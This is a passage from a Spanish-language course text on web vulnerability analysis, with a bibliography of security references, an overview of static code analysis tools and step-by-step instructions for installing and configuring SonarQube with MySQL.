Mitra, A., Mitra, A., & profile, V. (2016). What is a Shell Injection or Command Injection Attack?. Computersecuritypgp.blogspot.pe. Obtenido de <http://computersecuritypgp.blogspot.pe/2016/01/what-is-shell-injection-or-command.html>

Mitra, A., Mitra, A., & profile, V. (2016). What is Session Fixation Attack ?. Computersecuritypgp.blogspot.pe. Obtenido de <http://computersecuritypgp.blogspot.pe/2016/01/what-is-session-fixation-attack.html>

Mitra, A., Mitra, A., & profile, V. (2016). What is Session Hijacking ?. Computersecuritypgp.blogspot.pe. Obtenido de <http://computersecuritypgp.blogspot.pe/2016/01/what-is-session-hijacking.html>

Top 10 2007-Almacenamiento Criptográfico Inseguro - OWASP. (2018). Owasp.org. Obtenido de https://www.owasp.org/index.php/Top_10_2007-Almacenamiento_Criptogr%C3%A1fico_Inseguro

Transport Layer Protection Cheat Sheet - OWASP. (2018). Owasp.org. Obtenido de https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

Buenas prácticas TLS / SSL. (2017). CIBERSEGURIDAD .blog. Obtenido de <https://ciberseguridad.blog/buenas-practicas-tls-ssl/>

XML External Entity (XXE) Processing - OWASP. (2018). Owasp.org. Obtenido de [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

Jugando con XXE (Xml eXternal Entity). (2014). Blog.alguien.site. Obtenido de <http://blog.alguien.site/2014/03/jugando-con-xxe-xml-external-entity.html>

Alvarez, D. (2018). Ataques de Negación de servicios – DoS y DDos | Seguridad Web. Xue.medellin.unal.edu.co. Obtenido de <http://xue.medellin.unal.edu.co/seguridad/2015/03/ataques-de-negacion-de-servicios-dos-y-ddos/>

Testing for Remote File Inclusion - OWASP. (2018). Owasp.org. Obtenido de https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion

Testing for Local File Inclusion - OWASP. (2018). Owasp.org. Obtenido de https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

Path Traversal Attack and Prevention - GeeksforGeeks. (2017). GeeksforGeeks. Obtenido de <https://www.geeksforgeeks.org/path-traversal-attack-prevention/>

Test File Permission (OTG-CONFIG-009) - OWASP. (2018). Owasp.org. Obtenido de [https://www.owasp.org/index.php/Test_File_Permission_\(OTG-CONFIG-009\)](https://www.owasp.org/index.php/Test_File_Permission_(OTG-CONFIG-009))

Evitar listado de directorios, archivo en Apache y IIS. (2011). Darkchicles the blog. Obtenido de <https://darkchicles.com/2011/12/29/evitar-listado-de-directorios-archivo-en-apache-y-iis/>

¿Qué es y cómo opera un ataque de Cross-Site Scripting (XSS)- | Documentos - CSI -? (2018). Cert.org.mx. Obtenido de <https://www.cert.org.mx/historico/documento/index.html?id=35>

Conceptos Básicos sobre Vulnerabilidades XSS en Aplicaciones Web. (2011). Seguridad en Sistemas y Técnicas de Hacking. TheHackerWay (THW). Obtenido de <https://thehackerway.com/2011/05/21/conceptos-basicos-sobre-vulnerabilidades-xss-en-aplicaciones-Web/>

Explotando vulnerabilidades XSS en aplicaciones Web. (2011). Seguridad en Sistemas y Técnicas de Hacking. TheHackerWay (THW). Obtenido de <https://thehackerway.com/2011/05/23/explotando-vulnerabilidades-xss-en-aplicaciones-Web/>

Cross-site scripting. (2018). Es.wikipedia.org. Obtenido de https://es.wikipedia.org/wiki/Cross-site_scripting

Ataques XSS: Cross-Site Scripting en PHP. (2018). Diego.com.es. Obtenido de <https://diego.com.es/ataques-xss-cross-site-scripting-en-php>

Bucker, C. (2012). TUTORIAL XSS (Cross Site Scripting). Calebunker.blogspot.pe. Obtenido de <http://calebbucker.blogspot.pe/2012/06/tutorial-xss-cross-site-scripting.html>

Remote code execution via serialized data - Red Hat Customer Portal. (2018). Access.redhat.com. Obtenido de <https://access.redhat.com/blogs/766093/posts/1976673>

OWASP/Top10. (2018). GitHub. Obtenido de <https://github.com/OWASP/Top10/blob/master/2017/en/0xa8-insecure-deserialization.md>

¿Que es un Certificado Digital?: Certificados Digitales: UPV. (2018). Upv.es. Obtenido de <https://www.upv.es/contenidos/CD/info/711545normalc.html>

¿Que son los Certificados digitales? | developers.viafirma.com. (2018). Developers.viafirma.com. Obtenido de <https://developers.viafirma.com/que-son-los-certificados-digitales>

IBM Knowledge Center. (2018). Ibm.com. Obtenido de https://www.ibm.com/support/knowledgecenter/es/SSFKSJ_7.0.1/com.ibm.mq.csqzas.doc/sy10540_.htm

OWASP Top Ten: A6 – Defectuosa configuración de seguridad. (2011). Mundo Informático. Obtenido de <https://infow.wordpress.com/2011/02/07/owasp-top-ten-a6-defectuosa-configuracion-de-seguridad/>

admonitmedwin - A6 Configuración Defectuosa de Seguridad. (2018). Admonitmedwin.wikispaces.com. Obtenido de <https://admonitmedwin.wikispaces.com/A6+Configuracion+Defectuosa+de+Seguridad>

¿Qué son SSL, TLS y HTTPS? (2018). ¿Qué son SSL, TLS y HTTPS? Obtenido de <https://www.websecurity.symantec.com/es/es/security-topics/what-is-ssl-tls-https>

Granata, V. (2015). Recomendaciones sobre el uso de certificados digitales para acceso cliente | Exchange Server 2013. nicolasgranatadotcom. Obtenido de <https://nicolasgranata.com/2015/05/26/recomendaciones-sobre-el-uso-de-certificados-digitales-para-acceso-cliente-exchange-server-2013/>

(2018). Rediris.es. Obtenido de https://www.rediris.es/tcs/doc/ccncert/CCN-CERT_BP-01-17_Recomendaciones_implementacion_HTTPS.pdf

Seguridad Aplicaciones Web, Proyecto OWASP Top 10, 2017!!!. (2017). Medium. Obtenido de <https://medium.com/@cesarfarro/owasp-top-10-2017-8c75b685aa40>

Log & Event Manager. (2018). Gis-sac.com. Obtenido de <http://www.gis-sac.com/Portal/index.php/productos/solarwinds/administracion-de-redes/log-event-manager>

SeguridadX – ¿Que es un SIEM?, ¿qué es Prelude SIEM?. (2018). Seguridadx.com. Obtenido de <https://www.seguridadx.com/que-es-un-siem-que-es-prelude-siem/>

Gestión de logs - Descarga el software de administración | SolarWinds. (2018). Solarwinds.com. Obtenido de <https://www.solarwinds.com/es/log-event-manager-software>

WAF – Web Application Firewall. (2018). Seguridadamerica.com. Obtenido de <https://www.seguridadamerica.com/waf-Web-application-firewall/>



ANÁLISIS DE VULNERABILIDADES WEB

LOGRO DE LA UNIDAD DE APRENDIZAJE

Al término de la unidad, el alumno el alumno realiza análisis de código fuente, realiza test dinámico de aplicaciones y finalmente entrega como producto un informe técnico y un informe ejecutivo sobre análisis de vulnerabilidades Web.

TEMARIO

3.1 Tema 13 : Análisis Estático

- 3.1.1 : Source code Analysis Tools
- 3.1.2 : Open Source or Free Tools
- 3.1.3 : Commercial Tools
- 3.1.4 : Proof of Concept

3.2 Tema 14 : Análisis Dinámico

- 3.2.1 : DAST – Dynamic Application Security Testing
- 3.2.2 : Open Source or Free Tools
- 3.2.3 : Commercial Tools
- 3.2.4 : Proof of Concept

3.3 Tema 15 : Documentación

- 3.3.1 : Reportes OWASP
- 3.3.2 : Informe ejecutivo
- 3.3.3 : Informe técnico

ACTIVIDADES PROPUESTAS

- Describir herramientas comerciales y de código abierto para el análisis de código fuente.
- Realizar test de código fuente.
- Describir herramientas comerciales y código abierto para el análisis dinámico de aplicaciones Web.
- Realizar test dinámico de aplicaciones Web.
- Documentar el análisis de vulnerabilidades en un informe técnico.
- Documentar el análisis de vulnerabilidades en un informe ejecutivo.

3.1. TEMA 13: ANÁLISIS ESTÁTICO

3.1.1. Source code Analysis Tools

El análisis estático de software es un tipo de análisis que se realiza sin ejecutar el programa (el análisis realizado sobre los programas en ejecución se conoce como análisis dinámico de software). En la mayoría de los casos, el análisis se realiza en alguna versión del código fuente y en otros casos se realiza en el código objeto. El término se aplica generalmente a los análisis realizados por una herramienta automática, el análisis realizado por un humano es llamado comprensión de programas (o entendimiento de programas) como también revisión de código.

La sofisticación de los análisis realizados por las herramientas varía de aquellos que sólo tienen en cuenta el comportamiento de instrucciones y declaraciones individuales, a los que se incluye el código fuente completo de un programa en su análisis. Los usos de la información obtenida de un análisis varían desde indicar posibles errores de codificación hasta demostrar matemáticamente con métodos formales ciertas propiedades acerca de un programa dado (por ejemplo, que su comportamiento coincide con el de su especificación) dependiendo de qué programa se utilice para el análisis.




Figura 92: Diagrama de análisis estático de software.
Fuente. - <http://slideplayer.es>

Las métricas del software y la ingeniería inversa pueden ser descritas como forma de análisis estático de software. El análisis estático y las métricas del software se han comenzado a desarrollar a la par, sobre todo en sistemas embebidos donde se definen lo que se llama objetivos del software de calidad.

Un uso comercial creciente del análisis estático es la verificación de las propiedades de software utilizadas en los sistemas informáticos críticos para la seguridad y la localización de código potencialmente vulnerable. Por ejemplo, las siguientes industrias han identificado el uso de análisis de código estático como un medio de mejorar la calidad de software cada vez más sofisticado y complejo:

- **Software médico:** La Administración de Alimentos y Medicamentos (FDA) de Estados Unidos ha identificado al análisis estático como un servicio médico.
- **Software nuclear:** En el Reino Unido el Ejecutivo de Salud y Seguridad recomendó el uso de análisis estático para los sistemas de protección de reactores.

En 2012, un estudio de VDC Research informó que el 28,7% de los ingenieros de software de sistemas embebidos encuestados utilizaban herramientas de análisis estático y que un 39,7% esperaban utilizarlas próximamente.

Herramientas de análisis de código fuente

Las herramientas de análisis de código fuente, también denominadas Herramientas de prueba de seguridad de aplicaciones estáticas (SAST), están diseñadas para analizar código fuente y / o versiones compiladas de código para ayudar a encontrar fallas de seguridad.

Algunas herramientas están comenzando a moverse hacia el IDE. Para los tipos de problemas que pueden detectarse durante la fase de desarrollo de software, esta es una fase poderosa dentro del ciclo de vida de desarrollo para emplear tales herramientas, ya que proporciona información inmediata al desarrollador sobre los problemas que podrían estar introduciendo en el código durante el código desarrollo en sí mismo. Esta retroalimentación inmediata es muy útil, especialmente cuando se compara con encontrar vulnerabilidades mucho más tarde en el ciclo de desarrollo.

Fortalezas y debilidades

Fortalezas

- Escala bien: se puede ejecutar en un montón de software y se puede ejecutar de forma repetida (como en el caso de las compilaciones nocturnas o la integración continua).
- Útil para las cosas que tales herramientas pueden encontrar automáticamente con alta confianza, como desbordamientos de búfer, fallas de inyección de SQL, etc.
- La salida es buena para los desarrolladores: resalta los archivos fuentes precisas, los números de línea e incluso las subsecciones de las líneas que se ven afectadas.

Debilidades

- Muchos tipos de vulnerabilidades de seguridad son muy difíciles de encontrar automáticamente, como problemas de autenticación, problemas de control de acceso, uso inseguro de criptografía, etc. El estado actual de la técnica solo permite que dichas herramientas encuentren automáticamente un porcentaje relativamente pequeño de fallas de seguridad de la aplicación. Sin embargo, las herramientas de este tipo están mejorando.
- Un gran número de falsos positivos.
- Con frecuencia no se pueden encontrar problemas de configuración, ya que no están representados en el código.
- Es difícil "probar" que un problema de seguridad identificado es una vulnerabilidad real.
- Muchas de estas herramientas tienen dificultades para analizar código que no se puede compilar. Los analistas frecuentemente no pueden compilar código porque no tienen las bibliotecas correctas, todas las instrucciones de compilación, todo el código, etc.

Herramientas OWASP de este tipo

- Proyecto OWASP SonarQube.
- Proyecto OWASP Orizon.
- Proyecto OWASP LAPSE.
- Plataforma OWASP O2.
- Protección de aplicaciones Web WAP de OWASP.

3.1.2. Open Source or Free Tools

Código abierto o herramientas gratuitas de este tipo

- **Bandit:** Bandit es un escáner de vulnerabilidades fuente completa para Python.
<https://wiki.openstack.org/wiki/Security/Projects/Bandit>
- **Brakeman:** Brakeman es un escáner de vulnerabilidad de código abierto diseñado específicamente para aplicaciones de Ruby on Rails.
<http://brakemanscanner.org/>
- **Codesake Dawn:** Codesake Dawn es un analizador de código fuente de seguridad de fuente abierta diseñado para aplicaciones de Sinatra, Padrino para Ruby on Rails. También funciona en aplicaciones no Web escritas en Ruby.
<http://rubygems.org/gems/codesake-dawn>
- **FindBugs:** Find Bugs (incluyendo algunas fallas de seguridad) en programas Java.
<http://findbugs.sourceforge.net/>

- **FindSecBugs:** un complemento específico de seguridad para FindBugs que mejora significativamente la capacidad de FindBug para encontrar vulnerabilidades de seguridad en programas Java.

<https://find-sec-bugs.github.io/>

- **Flawfinder:** Flawfinder - Escanea C y C ++.

<http://www.dwheeler.com/flawfinder/>

- **Google CodeSearchDiggity:** utiliza Google Code Search para identificar vulnerabilidades en proyectos de código fuente abierto alojados por Google Code, MS CodePlex, SourceForge, Github y más. La herramienta incluye más de 130 búsquedas predeterminadas que identifican la inyección de SQL, el cross-site scripting (XSS), archivos inseguros remotos y de archivos locales, contraseñas codificadas, y mucho más. Básicamente, Google CodeSearchDiggity proporciona un análisis de seguridad del código fuente de prácticamente todos los proyectos de código fuente abierto existentes simultáneamente.

<https://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/>

- **PMD:** PMD escanea el código fuente de Java y busca posibles problemas de código (esta es una herramienta de calidad de código que no se enfoca en problemas de seguridad).

<http://pmd.sourceforge.net/>

- **Progpilot:** Progpilot es una herramienta de análisis estático para PHP que detecta vulnerabilidades de seguridad como XSS y SQL Injection.

<https://github.com/designsecurity/progpilot>

- **PreFast (Microsoft):** PREfast es una herramienta de análisis estático que identifica los defectos en los programas C / C ++. Última actualización 2006.

<http://msdn.microsoft.com/en-us/library/ms933794.aspx>

- **Puma Scan:** Puma Scan es un analizador de código fuente estático de código abierto .NET C # que se ejecuta como un complemento IDE para Visual Studio y a través de MSBuild en tuberías de CI.

<https://pumascan.com/>

- **.NET Security Guard:** Analizadores Roslyn que tienen como objetivo ayudar a las auditorías de seguridad en aplicaciones .NET. Encontrará inyecciones de SQL, inyecciones de LDAP, XXE, debilidad de la criptografía, XSS y más.

<https://dotnet-security-guard.github.io/>

- **RIPS:** RIPS es un analizador de código fuente estático para vulnerabilidades en aplicaciones Web PHP. Por favor, vea las notas en el sitio sourceforge.net.

<http://sourceforge.net/projects/rips-scanner/>

- **phpcs-security-audit:** phpcs-security-audit es un conjunto de reglas PHP_CodeSniffer que encuentra fallas o debilidades relacionadas con la seguridad en PHP y sus populares CMS o frameworks. Actualmente tiene reglas básicas de PHP, así como reglas específicas de Drupal 7.

<https://github.com/FloeDesignTechnologies/phpcs-security-audit>

- **SonarQube:** Analiza el código fuente de más de 20 idiomas para detectar errores, vulnerabilidades y olores del código. Complementos IDE de SonarQube para Eclipse, Visual Studio e IntelliJ proporcionados por SonarLint.

<http://www.sonarqube.org/>

- **VisualCodeGrepper (VCG):** Escanea C / C ++, C #, VB, PHP, Java y PL / SQL por problemas de seguridad y por comentarios que pueden indicar código defectuoso. Los archivos de configuración se pueden usar para realizar comprobaciones adicionales de funciones o funciones prohibidas que comúnmente causan problemas de seguridad.

<http://sourceforge.net/projects/visualcodegrepp/>

- **Xanitizer:** Explora Java en busca de vulnerabilidades de seguridad, principalmente a través del análisis de la corrupción. La herramienta viene con una serie de detectores de vulnerabilidad predefinidos que el usuario también puede ampliar.

<http://www.xanitizer.net/>

3.1.3. Commercial Tools

Herramientas comerciales

- **AppScan Source (IBM)**

<http://www-01.ibm.com/software/rational/products/appscan/source/>

- **BlueClosure BC Detect (BlueClosure)**

<http://www.blueclosure.com/>

- **bugScout (Buguroo Offensive Security):** La herramienta de análisis de código fuente de última generación bugScout detecta las vulnerabilidades del código fuente y hace posible una gestión precisa de los ciclos de vida debido a su fácil uso

<https://buguroo.com/products/bugblast-next-gen-appsec-platform/bugscout-sca>

- **CAST AIP (CAST):** Realiza análisis estáticos y arquitectónicos para comprobar: Inyección SQL, Cross Site Scripting (XSS), Validación de entrada, Almacenamiento criptográfico inseguro, Fugas de información y manejo incorrecto de errores, Acceso a datos, Abuso API, Encapsulación en más de 30 idiomas.

<http://www.castsoftware.com/solutions/application-security/cwe#SupportedSecurityStandards>

- **Codacy:** Es gratuito para proyectos de código abierto y se integra con herramientas como Brakeman, Bandit, FindBugs y muchas otras. Ofrece patrones de seguridad para lenguajes como Python, Ruby, Scala, Java, JavaScript y más.

<https://www.codacy.com/>

- **Contrast from Contrast Security:** Contrast realiza la seguridad del código sin hacer realmente un análisis estático. Contraste hace pruebas interactivas de seguridad de aplicaciones (IAST), correlaciona el código de tiempo de ejecución y análisis de datos. Proporciona resultados de nivel de código sin depender realmente del análisis estático.

<http://www.contrastsecurity.com/>

- **Coverity Code Advisor (Synopsys)**

<http://www.coverity.com/products/code-advisor/>

- **CxSAST (Checkmarx)**

<https://www.checkmarx.com/technology/static-code-analysis-sca/>

- **Fortify (HP)**

<http://www8.hp.com/us/en/software-solutions/static-code-analysis-sast/>

- **Julia:** SaaS Java static analysis (JuliaSoft)

<http://www.juliasoft.com/solutions>

- **KlocWork (KlocWork)**

<http://www.klocwork.com/capabilities/static-code-analysis>

- **Kiuwan:** SaaS Software Quality & Security Analysis (una compañía de Optimyth)

<https://www.kiuwan.com/code-analysis/>

- **Parasoft Test (Parasoft)**

http://www.parasoft.com/jsp/capabilities/static_analysis.jsp?itemId=547

- **PVS-Studio:** (PVS-Studio) For C/C++, C#

<http://www.viva64.com/en/>

- **Puma Scan Professional:** Puma Scan Professional es un analizador de código fuente estático .NET C # que se ejecuta como un complemento IDE para Visual Studio y a través de MSBuild en tuberías de CI.

<https://pumascanpro.com/>

- **SecureAssist (Synopsys):** evite la codificación y configuraciones inseguras (Java, .NET, PHP y JavaScript) escaneando el código automáticamente como un complemento IDE para Eclipse, IntelliJ y Visual Studio, etc. La guía para corregir la codificación insegura contiene referencias a los recursos de OWASP.

<https://www.synopsys.com/software-integrity/resources/datasheets/secureassist.html>

- **Sentinel Source (Whitehat)**

<https://www.whitehatsec.com/products/static-application-security-testing/>

- **Seeker (Synopsys):** Seeker realiza la seguridad del código sin realizar un análisis estático. Seeker realiza pruebas interactivas de seguridad de aplicaciones (IAST), correlaciona el código de tiempo de ejecución y el análisis de datos con ataques simulados. Proporciona resultados de nivel de código sin depender realmente del análisis estático.

<https://www.synopsys.com/software-integrity/products/interactive-application-security-testing.html>

- **Source Patrol (Pentest)**

<http://www.sourcepatrol.co.uk/>

- **Veracode Static Analysis (Veracode)**

<http://www.veracode.com/products/binary-static-analysis-sast>

3.1.4. Proof of Concept

SonarQube: instalación y configuración

SonarQube es una plataforma para evaluar código fuente. Es software libre y usa diversas herramientas de análisis estático de código fuente como Checkstyle, PMD o FindBugs para obtener métricas que pueden ayudar a mejorar la calidad del código de nuestros programas. Además, tiene soporte para más de 20 lenguajes de programación entre los que se encuentran Java, C#, C / C++, PL / SQL, Cobol, ABAP, Python, JavaScript, entre otros.




Figura 93: SonarQube.
Fuente. - <http://enrikusblog.com>

SonarQube cubre 7 ejes principales de la calidad del software y una vez analizado un proyecto nos muestra información detallada sobre la arquitectura y el diseño, comentarios de nuestro programa, código duplicado, reglas de programación acordes con el lenguaje que estemos utilizando, bugs potenciales y su posible solución, datos referentes a la complejidad del proyecto e incluso datos sobre pruebas unitarias (si tenemos alguna), como número de pruebas unitarias pasadas correctamente o porcentaje de cubrimiento de las mismas.




Figura 94: SonarQube.
Fuente. - <http://enrikusblog.com>

SonarQube está pensado para ofrecer un seguimiento a lo largo del desarrollo y/o mantenimiento de un programa informático y apoyar a la mejora continua. Sin embargo, también puede ser utilizado para realizar análisis aislados y obtener informes acerca de nuestros proyectos.

Pasos previos

Antes de comenzar con la instalación y configuración de SonarQube hay que instalar una base de datos. SonarQube viene por defecto configurado para utilizar H2, que es una base de datos embebida y que solo está recomendada para pruebas. SonarQube es compatible con varios sistemas gestores de bases de datos como MySQL 5.x, Oracle 10g/ 11g, PostgreSQL 8.x/ 9.x y Microsoft SQLServer. Realizaremos la instalación utilizando MySQL 5.6, que previamente deberá estar instalado en el sistema.

Lo primero que hay que hacer es crear un nuevo esquema y un usuario con permisos para crear, actualizar y eliminar objetos de este esquema. El esquema como el usuario se van a llamar SonarQube.

El script SQL para crear el esquema y el usuario es el siguiente:

```
CREATE DATABASE sonarqube CHARACTER SET utf8 COLLATE utf8_general_ci;
CREATE USER 'sonarqube' IDENTIFIED BY 'sonarqube';
GRANT ALL ON sonarqube.* TO 'sonarqube'@'%' IDENTIFIED BY 'sonarqube';
GRANT ALL ON sonarqube.* TO 'sonarqube'@'localhost' IDENTIFIED BY 'sonarqube';
FLUSH PRIVILEGES;
```

Una vez tengamos creado el esquema y el usuario podemos comenzar con la instalación de SonarQube.

Instalación del Servidor Web de SonarQube

Vamos a la página oficial de descarga SonarQube y descargamos la última versión del servidor.

<https://www.sonarqube.org/downloads/>

Descomprimimos el archivo .zip en C:\ para tenerlo fácilmente accesible.

Editamos el archivo **sonar.properties** para configurar el acceso a la base de datos. El archivo se encuentra en **C:\sonarqube-4.0\conf\sonar.properties**. Dentro del archivo de configuración hay que comentar la siguiente línea para no utilizar el SGBD de H2.

```
#sonar.embeddedDatabase.port=9092
```

Descomentamos las siguientes líneas y asignamos los siguientes valores para indicar al servidor Web de SonarQube qué base de datos vamos a utilizar, los datos del usuario y contraseña de la base de datos y la información del servidor Web donde se ejecutará una vez esté instalado. Por defecto se ejecuta sobre localhost con el puerto 9000.

```
# DATABASE
sonar.jdbc.username=sonarqube
sonar.jdbc.password=sonarqube

#---- MySQL 5.x
sonar.jdbc.url=jdbc:mysql://localhost:3306/sonarqube?useUnicode=true&characterEncoding=utf8&rewriteBatchedStatements=true

# WEB SERVER
sonar.Web.host=localhost
sonar.Web.port=9000
```

El último paso consiste en ejecutar el servidor de SonarQube. Ejecutamos la versión de 32 bits de Windows y la ruta es la siguiente: C:\sonarqube-4.0\bin\windows-x86-32\StartSonar.bat.

La primera vez que arrancamos el servidor de SonarQube puede tardar un par de minutos porque tiene que crear las tablas en la base de datos. Si todo ha ido bien se debería mostrar un mensaje indicando que el servidor está arrancado:



```
wrapper  | --> Wrapper Started as Console
wrapper  | Launching a JUM...
jvm 1   | Wrapper <Version 3.2.3> http://wrapper.tanukisoftware.org
jvm 1   | Copyright 1999-2006 Tanuki Software, Inc. All Rights Reserved.
jvm 1   | 2013.12.24 16:01:15 INFO  Web server is started
```

Figura 95: SonarQube.
Fuente. - <http://enrikusblog.com>

Ahora vamos a comprobar en nuestro navegador que SonarQube se encuentra disponible, para ello vamos a <http://localhost:9000/> y se deberá mostrar la página de inicio del servidor de SonarQube:




Figura 96: SonarQube.
Fuente. - <http://enrikusblog.com>

Esto significa que ya tenemos nuestro servidor de SonarQube listo para funcionar.

Instalación del plugin para el lenguaje de programación

Antes de poder analizar el código de nuestros proyectos con Sonar-Runner (cliente oficial de SonarQube) es necesario instalar en el servidor el plugin para el lenguaje que queramos analizar.

Accedemos al servidor desde <http://localhost:9000/> y nos logeamos como administrador (admin/admin).

Vamos a Settings > Update Center y veremos que por defecto ya viene instalado el plugin para Java. Se pueden instalar plugins para diversos lenguajes o incluso actualizarlos a una versión más reciente. Para ello solo tenemos que hacer clic en **Available Plugins** y seleccionar el que queramos.

